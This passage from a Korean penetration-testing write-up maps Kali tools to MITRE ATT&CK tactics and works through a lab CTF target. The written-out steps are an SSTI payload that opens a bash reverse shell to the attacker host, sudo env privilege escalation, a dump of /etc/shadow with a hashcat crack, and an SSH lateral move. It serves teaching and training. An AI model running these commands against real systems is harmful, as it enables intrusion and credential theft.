LHOST => 192.168.100.20
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.20:4444

```

- 이제, 앞서 확인하였던 SSTI를 통해 공격자 서버로 리버스 셸을 접속하는 명령어를 실행하면 metasploit-framework에서 셸을 획득할 수 있다.

```

"__class__.__base__.__subclasses__()[351]('bash -c "bash -i >&
/dev/tcp/192.168.100.20/4444 0>&1"',shell=True,stdout=-1).communicate()[0]

```

```

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.20:4444
[*] Command shell session 1 opened (192.168.100.20:4444 -> 192.168.100.30:52082) at 2025-11-13 18:20:29 +0900

Shell Banner:
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
www-data@3f57616757bd:/app$

www-data@3f57616757bd:/app$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@3f57616757bd:/app$

```

- root 디렉토리에서 flag 파일도 읽을 수 있었다.

```

www-data@3f57616757bd:/app$ ls /
ls /
app
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@3f57616757bd:/app$ cat /flag.txt
cat /flag.txt
HSPACE{SSTI_t0_RCE_!s_my_f4v0r1t3}

```

2) powersploit

: PowerShell Post-Exploitation Framework. Windows PowerShell을 기반으로 하는 침투 테스트 및 공격 후 활동을 위한 오픈소스 모듈 프레임워크. PowerShell 스크립트로 구성되어 있으며, 디스크에 파일을 남기지 않고 메모리에서만 실행되는 파일리스(fileless) 공격에 활용됨.

타깃 머신 2개 모두 Windows 서버를 사용하지 않기에 스킵했다.

05. Persistence

Persistence(지속, ID: TA0003)는 공격 기반을 유지하고 시스템에 지속적으로 접근하기 위한 행동 단계입니다. 공격자가 대상 시스템에 대해 재시작, 자격 증명 변경, 접근을 차단할 수 있는 다른 방해 행위에도 불구하고 시스템 접근을 유지하기 위해 사용하는 기술로 구성됩니다. 지속에 사용되는 기술에는 합법적인 코드를 교체 또는 하이재킹하거나 시작 코드를 추가하는 등, 공격자가 시스템에 대한 발판을 유지할 수 있도록 하는 모든 접근, 작업 또는 구성 변경이 포함됩니다.

총 23개의 Technique이 존재하고, 103개의 하위 Technique이 존재합니다.

ID	Technique
T1098	Account Manipulation
T1197	BITS Jobs
T1547	Boot or Logon Autostart Execution
T1037	Boot or Logon Initialization Scripts
T1671	Cloud Application Integration
T1554	Compromise Host Software Binary
T1136	Create Account
T1543	Create or Modify System Process
T1546	Event Triggered Execution
T1668	Exclusive Control
T1133	External Remote Services
T1574	Hijack Execution Flow
T1525	Implant Internal Image
T1556	Modify Authentication Process
T1112	Modify Registry
T1137	Office Application Startup
T1653	Power Settings
T1542	Pre-OS Boot
T1053	Scheduled Task/Job
T1505	Server Software Component
T1176	Software Extensions
T1205	Traffic Signaling
T1078	Valid Accounts

1) laudanum

: Collection of injectable web files. 웹 셸, 리버스 셸 스크립트 모음집으로, 웹 취약점을 이용해 원격 서버에 업로드하거나 실행할 수 있는 미리 만들어진 공격용 스크립트 템플릿을 제공

- 사용 가능한 템플릿

```
(kali㉿kali)-[/usr/share/laudanum]
$ ls
asp  aspx  cfm  helpers  jsp  php  wordpress
```

[Tartget1: SPACE-PENTEST]

- 앞에서 찾은 admin 페이지에 admin:bedspace로 접속하면 관리자 대시보드를 확인할 수 있고, 상품관리(/admin/products) 기능에서 새 상품 추가 시 파일 업로드 기능이 있었지만 해당 웹 서비스에서 사용할 수 있는 웹 셸은 존재하지 않았다.

2) webshells

: Collections of webshells. 여러 언어로 작성된 웹 셸의 샘플 모음집.

3) weevely

: Weaponized web shell. 웹 셸 페이로드를 난독화하여 업로드를 할 수 있어 탐지 및 차단을 우회할 수 있다.

06. Privilege Escalation

Privilege Escalation(권한 상승, ID: TA0004)는 공격자가 시스템이나 네트워크에서 상위 권한을 획득하기 위한 행동 단계를 의미합니다. 공격자는 권한이 낮은 접근 권한으로 네트워크에 침입하여 탐색할 수 있지만, 목표를 달성하기 위해서는 상위 권한이 필요합니다. 일반적인 접근 방식은 시스템 취약점, 잘못된 구성, 취약점을 악용하는 것입니다. 이러한 기술은 05. Persistence 단계와 겹치기도 하는데, 공격자가 지속될 수 있는 OS 기능은 높은 수준의 컨텍스트에서 실행될 수 있기 때문입니다. 상위 권한의 예는 다음과 같습니다.

- System/Root Level
- Local administrator
- 관리자와 같은 권한을 가진 사용자
- 특정 시스템이나 특정 기능을 수행할 수 있는 권한을 가진 사용자

총 14개의 Technique이 존재하고, 95개의 하위 Technique이 존재합니다.

ID	Technique
T1548	Abuse Elevation Control Mechanism
T1134	Access Token Manipulation
T1098	Account Manipulation
T1547	Boot or Logon Autostart Execution
T1037	Boot or Logon Initialization Scripts
T1543	Create or Modify System Process
T1484	Domain or Tenant Policy Modification
T1611	Escape to Host
T1546	Event Triggered Execution
T1068	Exploitation for Privilege Escalation
T1574	Hijack Execution Flow
T1055	Process Injection
T1053	Scheduled Task/Job
T1078	Valid Accounts

1) linpeas

: Privilege Escalation Awesome Scripts SUITE. Linux Privilege Escalation Awesome Script의 줄임말로, 리눅스 시스템에서 권한 상승 가능성을 자동으로 탐색해주는 스크립트. peass 프로젝트의 일부.

2) metasploit-framework

[Target 1: SPACE-PENTEST]

1. sudo 권한 확인

- Execution 단계에서 www-data 사용자의 셸을 획득하였고, 해당 셸을 통해 권한 상승이 가능한지 탐색한다.
- sudo -l 명령을 통해 현재 사용자가 sudo로 실행 가능한 명령어 목록을 확인할 수 있는데, 여기서 /usr/bin/env 명령을 실행할 수 있음을 알 수 있다.

```
www-data@3f57616757bd:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on 3f57616757bd:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User www-data may run the following commands on 3f57616757bd:
  (root) NOPASSWD: /usr/bin/env
```

2. root 셸 획득

- /usr/bin/env 명령어는 환경 변수를 설정하거나, 새로운 프로그램을 실행하는 데에 도움이 되는데 이를 sudo 명령어로 실행하여 새로운 프로그램을 실행하면 root 권한으로 해당 프로그램을 실행하게 된다. 이를 통해 /bin/sh 프로그램을 관리자 권한으로 실행할 수 있고, 이를 통해 관리자 셸을 획득할 수 있다.

```
www-data@3f57616757bd:/$ sudo /usr/bin/env /bin/sh
sudo /usr/bin/env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
```

- root 계정으로 /flag.txt 파일을 읽을 수 있다.

3) peass

: Privilege Escalation Awesome Scripts SUITE. 권한 상승 가능성을 자동으로 탐색해주는 스크립트로, linpeas와 winpeas의 상위 디렉토리를 말한다.

4) unix-privesc-check

: Script to check for simple privilege escalation vectors. 유닉스/리눅스 시스템에서 로컬 권한 상승 가능성을 자동으로 탐색해주는 스크립트형 검사 도구

5) winpeas

: Privilege Escalation Awesome Scripts SUITE. Windows용 자동 권한 상승 탐지 스크립트. peass 프로젝트의 일부.

07. Defense Evasion

Defense Evasion(방어 회피, ID: TA0005)은 공격자가 침입한 시간동안 탐지 당하는 것을 피하기 위한 행동 단계를 의미합니다. 이 단계에서는 보안 소프트웨어를 제거하거나 비활성화하고, 데이터와 스크립트를 난독화 혹은 암호화하는 과정을 포함합니다. 또한, 공격자는 신뢰할 수 있는 프로세스를 악용하여 악성코드를 숨기고 위장할 수도 있습니다. 방어 체계를 무력화하는 추가적인 이점을 제공하는 다른 전술 기법도 여기에 함께 나열되어 있습니다.

총 47개의 Technique이 존재하고, 168개의 하위 Technique이 존재합니다.

ID	Technique	ID	Technique
T1548	Abuse Elevation Control Mechanism	T1134	Access Token Manipulation
T1197	BITS Jobs	T1612	Build Image on Host
T1622	Debugger Evasion	T1678	Delay Execution
T1140	Deobfuscate/Decode Files of Information	T1610	Deploy Container
T1006	Direct Volume Access	T1484	Domain or Tenant Policy Modification
T1672	Email Spoofing	T1480	Execution Guardrails
T1211	Exploitation for Defense Modification	T1222	File and Directory Permissions Modification
T1564	Hide Artifacts	T1574	Hijack Execution Flow
T1211	Exploitation for Defense Modification	T1656	Impersonation
T1562	Impair Defenses	T1202	Indirect Command Execution
T1070	Indicator Removal	T1556	Modify Authentication Process
T1036	Masquerading	T1666	Modify Cloud Resource Hierarchy
T1578	Modify Cloud Compute Infrastructure	T1601	Modify System Image
T1112	Modify Registry	T1027	Obfuscated Files or Information
T1599	Network Boundary Bridging	T1542	Pre-OS Boot
T1647	Plist File Modification	T1620	Reflective Code Loading
T1055	Process Injection	T1014	Rootkit
T1207	Rogue Domain Controller	T1553	Subvert Trust Controls
T1679	Selective Exclusion	T1216	System Script Proxy Execution
T1218	System Binary Proxy Execution	T1205	Traffic Signaling
T1221	Template Injection	T1535	Unused/Unsupported Cloud Regions
T1127	Trusted Developer Utilities Proxy Execution	T1078	Valid Accounts
T1550	Use Alternate Authentication Material	T1497	Virtualization/Sandbox Evasion
T1220	XSL Script Processing		

Pass-the-Hash

1) evil-winrm

: ultimate WinRM shell for hacking/pentesting. Windows 시스템에 대한 침투 테스트 및 사후 공격 단계에서 사용되는 WinRM(Windows Remote Management) 셸 도구.

2) impacket-scripts

: Links to useful impacket scripts example. 네트워크 프로토콜 작업을 위한 Python3 클래스 컬렉션으로, Windows 환경의 침투 테스트와 Active Directory(AD) 공격에 특화된 강력한 도구 모음.

3) mimiakatz

: Uses admin rights on Windows to display passwords in plaintext. Windows 자격 증명 추출 도구.

4) netexec

: Network Execution tool. CrackMapExec(CME)의 최신 후속 버전으로, Windows 및 Active Directory 환경에서의 침투 테스트를 위한 강력한 다목적 보안 도구.

5) passing-the-hash

: Patched tools to use password hash as a authentication input. 공격자가 사용자의 실제 평문 비밀번호를 모르는 상태에서 비밀번호의 해시 값만을 이용하여 원격 서버나 서비스에 인증을 받는 공격 기법.

6) smbmap

: SMB enumeration tool. Windows 네트워크 환경에서 SMB(Server Message Block) 공유 드라이브를 열거하고 분석하는 침투 테스트 도구.

7) xfreerdp3

: FreeRDP X11 client. FreeRDP 프로젝트의 최신 버전으로, Microsoft Remote Desktop Protocol (RDP)의 무료 오픈소스 구현체.

(No classification)

1) exe2hex

: Windows 실행 파일(.exe)을 ASCII 텍스트 형식(HEX)으로 인코딩하여 배치 파일(.bat), PowerShell 스크립트(.ps1), 또는 일반 텍스트 파일로 변환하는 Python 기반 도구.

2) macchanger

: 네트워크 인터페이스의 MAC 주소를 조작하고 변경하는 GNU 유틸리티

3) msfvenom

(02. Resource Development에서 다룸)

08. Credential Access

Credential Access(접속 자격 증명, ID: TA0006)는 시스템, 도메인 서비스, 계정명이나 비밀번호와 같은 자격 증명 등을 접근하거나 제어하기 위한 행동 단계를 의미합니다. 자격 증명을 얻기 위한 전술로 키로깅 혹은 자격 증명 추출을 포함합니다. 합법적인 자격 증명을 사용하면 공격자가 시스템에 접근할 수 있고, 탐지가 어려워지며, 목표 달성을 위해 더 많은 계정을 생성할 수 있는 기회를 제공합니다.

총 17개의 Technique이 존재하며, 50개의 하위 Technique이 포함됩니다.

ID	Technique
T1557	Adversary-in-the-Middle
T1110	Brute Force
T1555	Credentials from Password Stores
T1212	Exploitation for Credential Access
T1187	Forced Authentication
T1606	Forge Web Credentials
T1056	Input Capture
T1556	Modify Authentication Process
T1111	Multi-Factor Authentication Request Generation
T1621	Multi-Factor Authentication Request Generation
T1040	Network Sniffing
T1003	IOS Credential Dumping
T1528	Steal Application Access Token
T1649	Steal or Forge Authentication Certificates
T1558	Steal or Forge Kerberos Tickets
T1539	Steal Web Session Cookie
T1552	Unsecured Credentials

Brute Force

1) **hydra**

: A very fast network logon cracker which supports many different services.

2) **medusa**

: Parallel Network Login Auditor.

3) **ncrack**

: Network authentication cracking tool.

4) **netexec**

: Network Execution Tool.

5) **patator**

: Multi-purpose brute-force.

6) **thc-pptp-bruter**

: THC PPTP Brute Force.

Hash Identification

1) hashid

: Identify the different types of hashes used to encrypt data. 해시 값을 분석하여 어떤 해시 알고리즘이 사용되었는지 추정하는 도구.

2) hash-identifier

: Tool to identify hash types. 주어진 해시 값을 분석하여 어떤 종류의 해시 알고리즘으로 생성되었는지 추측해주는 도구.

OS Credential Dumping

1) chntpw

: Utility to overwrite password of Windows systems.

2) creddump7

: Python tool to extract credentials and secrets from Windows registry hives.

3) mimikatz

: Uses admin rights on Windows to display password in plaintext.

4) samdump2

: Retrieve syskey and extract hashes from Windows 2k/NT/XP/Vista SAM.

Password Cracking

1) hashcat

: Advanced CPU-based password recovery utility. GPU 가속을 활용하여 암호화된 해시를 복호화하는 오픈소스 소프트웨어.

[Target1: SPACE-PENTEST]

1. 사용자 확인

- 이전 단계에서 획득했던 root 셸을 통하여 /etc/passwd를 확인하여 다른 사용자가 있는지 확인하면, chatbot 사용자가 존재하는 것을 확인할 수 있다.

```
root@3f57616757bd:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
chatbot:x:1000:1000::/home/chatbot:/bin/bash
```

2. 해시 값을 파일에 세팅

- /etc/shadow를 확인하여 chatbot 사용자의 패스워드 해시 알고리즘, salt 값, 해시 값을 확인한다.
알고리즘을 나타내는 필드의 값이 \$6인 것으로 보아 SHA-512 알고리즘을 사용하는 것을 확인할 수 있다.

```
root@3f57616757bd:/# cat /etc/shadow
cat /etc/shadow
root:*:19992:0:99999:7:::
daemon:*:19992:0:99999:7:::
bin:*:19992:0:99999:7:::
sys:*:19992:0:99999:7:::
sync:*:19992:0:99999:7:::
games:*:19992:0:99999:7:::
man:*:19992:0:99999:7:::
lp:*:19992:0:99999:7:::
mail:*:19992:0:99999:7:::
news:*:19992:0:99999:7:::
uucp:*:19992:0:99999:7:::
proxy:*:19992:0:99999:7:::
www-data:*:19992:0:99999:7:::
backup:*:19992:0:99999:7:::
list:*:19992:0:99999:7:::
irc:*:19992:0:99999:7:::
_apt:*:19992:0:99999:7:::
nobody:*:19992:0:99999:7:::
messagebus:!:20340:::
chatbot:$6$gVSC1AZxfZKX_SFH$28TmLGW2rKSaUm0Hl4o1gxVbzVn1q4wZvMaVEB0aPAHlZ/OfvAZz68xGz0rJz5Wuou8awo.3lUODpGN6qP02G1:20340:0:99999:7:::
```

3. unshadow

- hashcat 도구에서 사용할 passwd 파일과 shadow 파일을 만들기 위해 unshadow 도구를 이용하여 해시 값을 추출해낸다.

```
(kali@kali)-[~/workspace/hashcat]
$ cat passwd
chatbot:x:1000:1000::/home/chatbot:/bin/bash

(kali@kali)-[~/workspace/hashcat]
$ cat shadow
chatbot:$6$gySC1AZxfZKX.SFH$28TmLGW2rKSaUmOHL4oigxVbzVNLq4wZvMaVEB0aPAHLZ/OfvAZz68xGz0rJz5Wuou8awo.3lU0DpGN6qP02G1:20340:0:99999:7:::

(kali@kali)-[~/workspace/hashcat]
$ sudo unshadow passwd shadow > hashes.txt

(kali@kali)-[~/workspace/hashcat]
$ cat hashes.txt
chatbot:$6$gySC1AZxfZKX.SFH$28TmLGW2rKSaUmOHL4oigxVbzVNLq4wZvMaVEB0aPAHLZ/OfvAZz68xGz0rJz5Wuou8awo.3lU0DpGN6qP02G1:1000:1000::/home/chatbot:/bin/bash
```

4. hashcat

- -m 옵션을 이용해서 SHA-512 알고리즘을 정해주고, rockyou wordlist를 지정해주어 hashcat을 실행한다.

```
(kali@kali)-[~/workspace/hashcat]
$ hashcat -m 1800 --force hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DI
STRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-haswell-Intel(R) Core(TM) Ultra 7 155H, 2898/5861 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

- 1초만에 해시 값을 복호화하였고, chatbot 사용자의 비밀번호가 computer 라는 것을 얻게 되었다.

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec

$6$gySC1AZxfZKX.SFH$28TmLGW2rKSaUmOHL4oigxVbzVNLq4wZvMaVEB0aPAHLZ/OfvAZz68xGz0rJz5Wuou8awo.3lU0DpGN6qP02G1:computer

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$gySC1AZxfZKX.SFH$28TmLGW2rKSaUmOHL4oigxVbzVNLq4w...qP02G1
Time.Started.....: Thu Nov 13 21:11:45 2025, (1 sec)
Time.Estimated...: Thu Nov 13 21:11:46 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 537 H/s (8.84ms) @ Accel:256 Loops:256 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 256/14344385 (0.00%)
Rejected.....: 0/256 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 -> freedom
Hardware.Mon.#1..: Util: 88%

Started: Thu Nov 13 21:11:08 2025
Stopped: Thu Nov 13 21:11:48 2025

(kali@kali)-[~/workspace/hashcat]
$ hashcat -m 1800 --force hashes.txt --show
$6$gySC1AZxfZKX.SFH$28TmLGW2rKSaUmOHL4oigxVbzVNLq4wZvMaVEB0aPAHLZ/OfvAZz68xGz0rJz5Wuou8awo.3lU0DpGN6qP02G1:computer
```

5. 사용자로 로그인

- 획득한 비밀번호로 로그인을 시도한다.

```
www-data@3f57616757bd:/app$ su chatbot
su chatbot
Password: computer
id
uid=1000(chatbot) gid=1000(chatbot) groups=1000(chatbot)
```

2) john

: A tool to find weak passwords of your users. 오픈소스 비밀번호 크래킹 도구.

3) ophcrack / ophcrack-cli

: A Microsoft Windows password cracker using rainbow tables.

Password Profiling & Wordlists

1) cewl

: Custom word list generator.

2) crunch

: Generate wordlists from a character set.

3) rsmangler

: Wordlists mangling tool.

4) wordlists

: Contains the rockyou wordlist.

WiFi

1) aircrack-ng

: A 802.11 WEP / WPA-PSK key cracker

2) bully

: Implementation of the WPS brute force attack, written in C.

3) fern-wifi-cracker

: Automated Wi-Fi cracker.

4) pixiewps

: Offline Wi-Fi Protected Setup bruteforce tool.

5) reaver

: WPS cracker.

6) wifite

: Python script to automate wireless auditing using aircrack-ng tools.

(No classification)

1) responder

: LLMNR/NBT-NS/mDNS Poisoner.

09. Discovery

Discovery(탐색, ID: TA0007)는 공격자가 시스템 및 내부 네트워크의 정보를 얻기 위한 행동 과정을 의미합니다. 이러한 기술들은 공격자가 어떻게 행동할지 결정하기 전에 주변 환경을 관찰하고 방향을 잡는 데 도움을 줍니다. 또한, 공격자는 자신이 통제할 수 있는 것과 진입 지점 주변에 있는 것들을 탐색하여 현재 목표에 어떻게 도움이 될 수 있는지 알아낼 수 있습니다.

총 34개의 Technique이 존재하고, 15개의 하위 Technique이 존재합니다.

ID	Technique	ID	Technique
T1087	Account Discovery	T1201	Password Policy Discovery
T1010	Application Window Discovery	T1120	Peripheral Device Discovery
T1217	Browser Information Discovery	T1069	Permission Groups Discovery
T1580	Cloud Infrastructure Discovery	T1120	Peripheral Device Discovery
T1538	Cloud Service Dashboard	T1069	Permission Groups Discovery
T1526	Cloud Service Discovery	T1057	Process Discovery
T1619	Cloud Storage Object Discovery	T1012	Query Registry
T1613	Container and Resource Discovery	T1018	Remote System Discovery
T1622	Debugger Evasion	T1518	Software Discovery
T1652	Device Driver Discovery	T1082	System Information Discovery
T1482	Domain Trust Discovery	T1614	System Location Discovery
T1083	File and Directory Discovery	T1016	System Network Configuration Discovery
T1615	Group Policy Discovery	T1049	System Network Connections Discovery
T1680	Local Storage Discovery	T1033	System Owner/User Discovery
T1654	Log Enumeration	T1007	System Service Discovery
T1046	Network Service Discovery	T1124	System Time Discovery
T1135	Network Share Discovery	T1673	Virtual Machine Discovery
T1040	Network Sniffing	T1497	Virtualization/Sandbox Evasion

Account Discovery

1) **smtp-user-enum**

Active Directory

1) **bloodhound-python**

Databases

1) **impacket-mssqlclient**

2) **mysql**

3) **sqlitebrowser**

Network Security Appliances

1) **tcpreplay**

2) **wafw00f**

Network Service Discovery

1) amass

2) ike-scan

3) masscan

4) nmap

[Target1: SPACE-PENTEST]

- root 계정으로 접속 후, /root 디렉토리에 존재하는 .bash_history를 확인하면 이전에 사용하였던 bash 명령어를 확인할 수 있다. 그 중, chatbot_server 호스트로 ssh 접속을 시도한 것을 확인할 수 있다.

```
cat .bash_history
ssh chatbot@chatbot_server
ping chatbot_server
ls /var/log/nginx
ls /var/log/
exit
echo 1pBLMJfXLC8zJ
ls
cat /etc/passwd
cat /etc/shadow
ls
ls /home/chatbot
cd /home/chatbot
ls
ls -al
cd /
ls
sudo unshadow
cat /etc/shadow
cat /etc/passwd
su chatbot
su chatbot
su www-data
ls
exit
```

- nmap -p 22 chatbot_server 명령을 통해 ssh 서비스가 실행 중인지를 확인할 수 있다.

```
nmap -p 22 chatbot_server
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-24 10:17 UTC
Nmap scan report for chatbot_server (172.18.0.3)
Host is up (0.000073s latency).
rDNS record for 172.18.0.3: hspace_shoppingmall-chatbot_server-1.hspace_shoppingmall_default

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 36:C8:61:6A:EE:64 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

- getent 명령어를 통해 해당 서버가 동작 중인 ip 주소 역시 알아낼 수 있다.

```
getent ahosts chatbot_server
172.18.0.3      STREAM chatbot_server
172.18.0.3      DGRAM
172.18.0.3      RAW
```

5) unicornscan

6) zenmap

Network Share Discovery

1) enum4linux

2) nbtscan

3) netexec

4) smbclient

5) smbmap

Network Sniffing

- 1) **arpspoof**
- 2) **dnscchef**
- 3) **dsniff**
- 4) **netsniff-ng**
- 5) **scapy**
- 6) **tcpdump**
- 7) **wireshark**

Remote System Discovery

- 1) **airping**
- 2) **atk6-thcping6**
- 3) **fierce**
- 4) **fping**
- 5) **hping3**

SMTP

- 1) **smtp-user-enum**
- 2) **swaks**

SNMP

- 1) **onesixtyone**
- 2) **snmp-check**

SSL/TLS

- 1) **sslscan**
- 2) **sslyze**

System Network Configuration Discovery

- 1) **netdiscover**
- 2) **netmask**

VoIP

- 1) **voiphopper**

10. Lateral Movement

Lateral Movement(내부 확산/측면 이동/수평 이동, ID: TA0008)는 네트워크 상의 원격 시스템에 접근한 후 이를 제어하기 위한 행동 단계를 말합니다. 주요 목표를 달성하기 위해 네트워크를 탐색하여 대상을 찾은 후, 여러 시스템과 계정을 탐색하여 접근 권한을 획득해야 하는 경우가 많습니다. 공격자는 측면 이동을 위해 자체 원격 접근 도구를 설치하거나, 기존 네트워크 및 운영 체제 도구에 합법적인 자격 증명을 사용하여 더욱 은밀하게 공격할 수 있습니다.

총 9개의 Technique이 존재하고, 14개의 하위 Technique이 존재합니다.

ID	Technique
T1210	Exploitation of Remote Services
T1534	Internal Spearphishing
T1570	Lateral Tool Transfer
T1563	Remote Service Session Hijacking
T1021	Remote Services
T1091	Replication Through Removable Media
T1080	Taint Shared Content
T1550	Use Alternate Authentication Material

Pass-the-Hash

1) evil-winrm

2) impacket-scripts

3) mimikatz

4) netexec

: Network Execution Tool. 네트워크 환경에서 인증, 테스트, 서비스 상호 작용, 취약점 구성 점검을 자동화하는 툴. 이전에는 CrackMapExec(CME)로 알려져 있었으나, 이후에 분리되어 현재는 NetExec 이름으로 변경됨.

5) passing-the-hash

6) smbmap

7) xfreerdp3

(No Classification)

1) impacket-psexec

2) impacket-smbexec

- 이전 단계에서 얻었던 chatbot 유저의 password인 computer 값을 이용하여 ssh에 접속을 시도한다. 일반적인 ssh 명령어로는 password 값을 전달할 수 없기 때문에 sshpass 도구를 이용하여 접속을 시도하면 정상적으로 chatbot 서버로 이동할 수 있다.

```
sshpass -p computer ssh chatbot@chatbot_server
Pseudo-terminal will not be allocated because stdin is not a terminal.
Warning: Permanently added 'chatbot_server' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.14.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

id
uid=1000(chatbot) gid=1000(chatbot) groups=1000(chatbot)
```

11. Collection

Collection(수집, TA0009)은 공격 목적이나 관련 정보가 포함된 데이터(예, 랜섬웨어 공격의 일부로 암호화 및/또는 유출할 데이터)를 수집하기 위한 행동 단계를 의미합니다. 데이터 수집 후 다음 목표는 데이터를 탈취하거나 공격 대상 환경에 대한 추가 정보를 얻는 것입니다. 일반적인 대상 소스에는 다양한 드라이브 유형, 브라우저, 오디오, 비디오, 이메일 등이 있습니다. 일반적인 수집 방법으로는 스크린샷 캡처와 키보드 입력 캡처가 있습니다.

총 17개의 Technique이 존재하고, 24개의 하위 Technique이 존재합니다.

ID	Technique	ID	Technique
T1557	Adversary-in-the-Middle	T1560	Archive Collected Data
T1123	Audio Capture	T1110	Automated Collection
T1185	Browser Session Hijacking	T1115	Clipboard Data
T1530	Data from Cloud Storage	T1602	Data from Configuration Repository
T1213	Data from Information Repositories	T1005	Data from Local System
T1039	Data from Network Shared Drive	T1025	Data from Removable Media
T1074	Data Staged	T1114	Email Collection
T1056	Input Capture	T1113	Screen Capture
T1125	Video Capture		

1) ettercap-pkexec

: Ettercap GUI-enabled executable

2) mitmproxy

: SSL-capable man-in-the-middle HTTP proxy

3) ssldump

: Dump SSL traffic on a network

4) sslsplit

: Transparent SSL/TLS interception

12. Command and Control

Command and Control(명령 및 제어, ID: TA0011)은 공격자가 침입한 대상 네트워크 내부 시스템과 통신하며 제어할 수 있도록 은밀하고 탐지할 수 없는 통신 설정 단계를 의미합니다. 공격자는 탐지를 피하기 위해 정상적이고 예상되는 트래픽을 모방하기 위해 시도합니다. 공격자는 피해자의 네트워크 구조와 방어 체계에 따라 다양한 수준의 은밀성을 활용하여 명령 및 제어를 구축할 수 있는 여러 가지 방법이 있습니다.

총 18개의 Technique이 존재하고, 27개의 하위 Technique이 존재합니다.

ID	Technique	ID	Technique
T1071	Application Layer Protocol	T1092	Communication Through Removable Media
T1659	Content Injection	T1132	Data Encoding
T1001	Data Obfuscation	T1568	Dynamic Resolution
T1573	Encrypted Channel	T1008	Fallback Channels
T1665	Hide Infrastructure	T1105	Ingress Tool Transfer
T1104	Multi-Stage Channels	T1095	Non-Application Layer Protocol
T1571	Non-Standard Port	T1572	Protocol Tunneling
T1090	Proxy	T1219	Remote Access Tools
T1205	Traffic Signaling	T1102	Web Service

Application Layer Protocol

- 1) **cadaver**
- 2) **evil-winrm**
- 3) **impacket-scripts**
- 4) **minicom**
- 5) **netexec**
- 6) **smbclient**
- 7) **xfreerdp3**

Non-Application Layer Protocol

- 1) **dbd**
- 2) **netcat**
- 3) **sbd**
- 4) **socat**

Protocol Tunneling

- 1) **dns2tcp / dns2tcpd**
- 2) **iodine-client-start**
- 3) **miredo**
- 4) **proxychains4**

5) proxytunnel

6) ptunnel

7) pwnat

8) sslh

9) stunnel4

10) udptunnel

(No Classification)

1) Metasploit-framework

2) powershell-empire

3) starkiller

13. Exfiltration

Exfiltration(유출, ID: TA0010)은 공격자가 네트워크에서 데이터를 훔치기 위한 행동 단계를 의미합니다. 공격자는 데이터를 수집한 후, 이를 제거하는 과정에서 탐지를 피하기 위해 압축 및 암호화와 같이 데이터를 패키징하는 경우가 많습니다. 타겟 네트워크에서 데이터를 빼내는 기술에는 일반적으로 명령 및 제어 채널(CCC) 또는 대체 채널을 통해 데이터를 전송하는 것이 포함되며, 전송량 제한을 두는 것도 포함될 수 있습니다.

총 9개의 Technique이 존재하며, 10개의 하위 Technique이 존재합니다.

ID	Technique
T1020	Automated Exfiltration
T1030	Data Transfer Size Limits
T1048	Exfiltration Over Alternative Protocol
T1041	Exfiltration Over C2 Channel
T1011	Exfiltration Over Other Network Medium
